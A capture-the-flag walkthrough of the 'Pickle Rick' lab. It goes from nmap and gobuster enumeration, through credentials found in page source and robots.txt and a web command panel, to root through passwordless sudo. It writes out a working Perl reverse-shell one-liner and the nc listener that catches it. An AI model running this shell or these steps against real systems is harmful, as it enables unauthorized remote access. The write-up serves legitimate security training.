Pickle Rick


Nmap

```
nmap -A -T4  10.10.140.170
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-09 21:24 CDT
Nmap scan report for 10.10.140.170
Host is up (0.13s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:84:ee:ba:6d:1a:67:7d:c0:86:42:55:45:63:a8:8b (RSA)
|   256 df:9e:cf:bb:df:1b:6b:ad:21:55:5b:2e:c1:62:3d:d1 (ECDSA)
|_  256 38:e1:cb:01:a8:a1:68:d2:25:42:1a:5e:f9:37:98:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Rick is sup4r cool
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=7/9%OT=22%CT=1%CU=37006%PV=Y%DS=4%DC=T%G=Y%TM=60E90500
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=8)SEQ(
OS:SP=101%GCD=1%ISR=107%TI=Z%CI=I%TS=8)OPS(O1=M506ST11NW7%O2=M506ST11NW7%O3
OS:=M506NNT11NW7%O4=M506ST11NW7%O5=M506ST11NW7%O6=M506ST11)WIN(W1=68DF%W2=6
OS:8DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M506NNSNW
OS:7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   67.89 ms  10.6.0.1
2   ... 3
4   136.63 ms 10.10.140.170
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.00 seconds
```

Enumerating the Website

We have the home page where Rick states he cannot remember his password.




Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

Lets check the source...



```
<!--

  Note to self, remember username!

  Username: R1ckRul3s

-->
```

We find a username that we might be able to use for later.


Checking for robots.txt gives us something intersting as well.

> Wubbalubbadubdub


Now we just need to find a login page.

After running gobuster with filtering for php extensions, we find "login.php"

`gobuster dir -u http://10.10.140.170/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20 -x .php`



```
/login.php            (Status: 200) [Size: 882]
/assets               (Status: 301) [Size: 315] [--> http://10.10.140.170/assets/]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]
```




Portal Login Page

Username:

Password:

Lets try the credentials we found earlier. `R1ckRul3s:Wubbalubbadubdub`


We now have access to Rick's portal.



Command Panel

Clicking on the different tabs at the top do not seem to give us much so lets try running commands.


And look at that! It runs commands on the server.



```
ls
```


```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

It will not let us run "cat" so we are operating with restrictions when running commands. Lets try "less" instead.


Command Panel

```
mr. meeseek hair
```


We even find another clue.



```
Look around the file system for the other ingredient.
```

I played around with a few shells until I discovered that a pearl reverse-shell would work. Here is the code I used.


```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```



```
┌──(root💀kali)-[~/thm/rooms/pickle-rick]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.6.81.158] from (UNKNOWN) [10.10.140.170] 54904
/bin/sh: 0: can't access tty; job control turned off
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```


Now we have more freedom to find the ingredients.

We notice two users on the box, Rick and Ubuntu. We find the Second ingredient in the home directory of Rick.



```
www-data@ip-10-10-140-170:/home/rick$ ls
ls
second ingredients
```


Lets check our sudo permissions to see if we can elavate to the ubuntu user.



```
 (ALL) NOPASSWD: ALL
```

We can use `sudo su` to elvate to the Ubuntu user but do not find anything intresting.


The Ubuntu user can also use sudo with out prompting for a password!



```
(ALL : ALL) ALL
(ALL) NOPASSWD: ALL
(ALL) NOPASSWD: ALL
```

We can run the same `sudo su` command as root and brows the root directory.

There we find the final ingredient.



```
root@ip-10-10-140-170:~# ls
ls
3rd.txt
```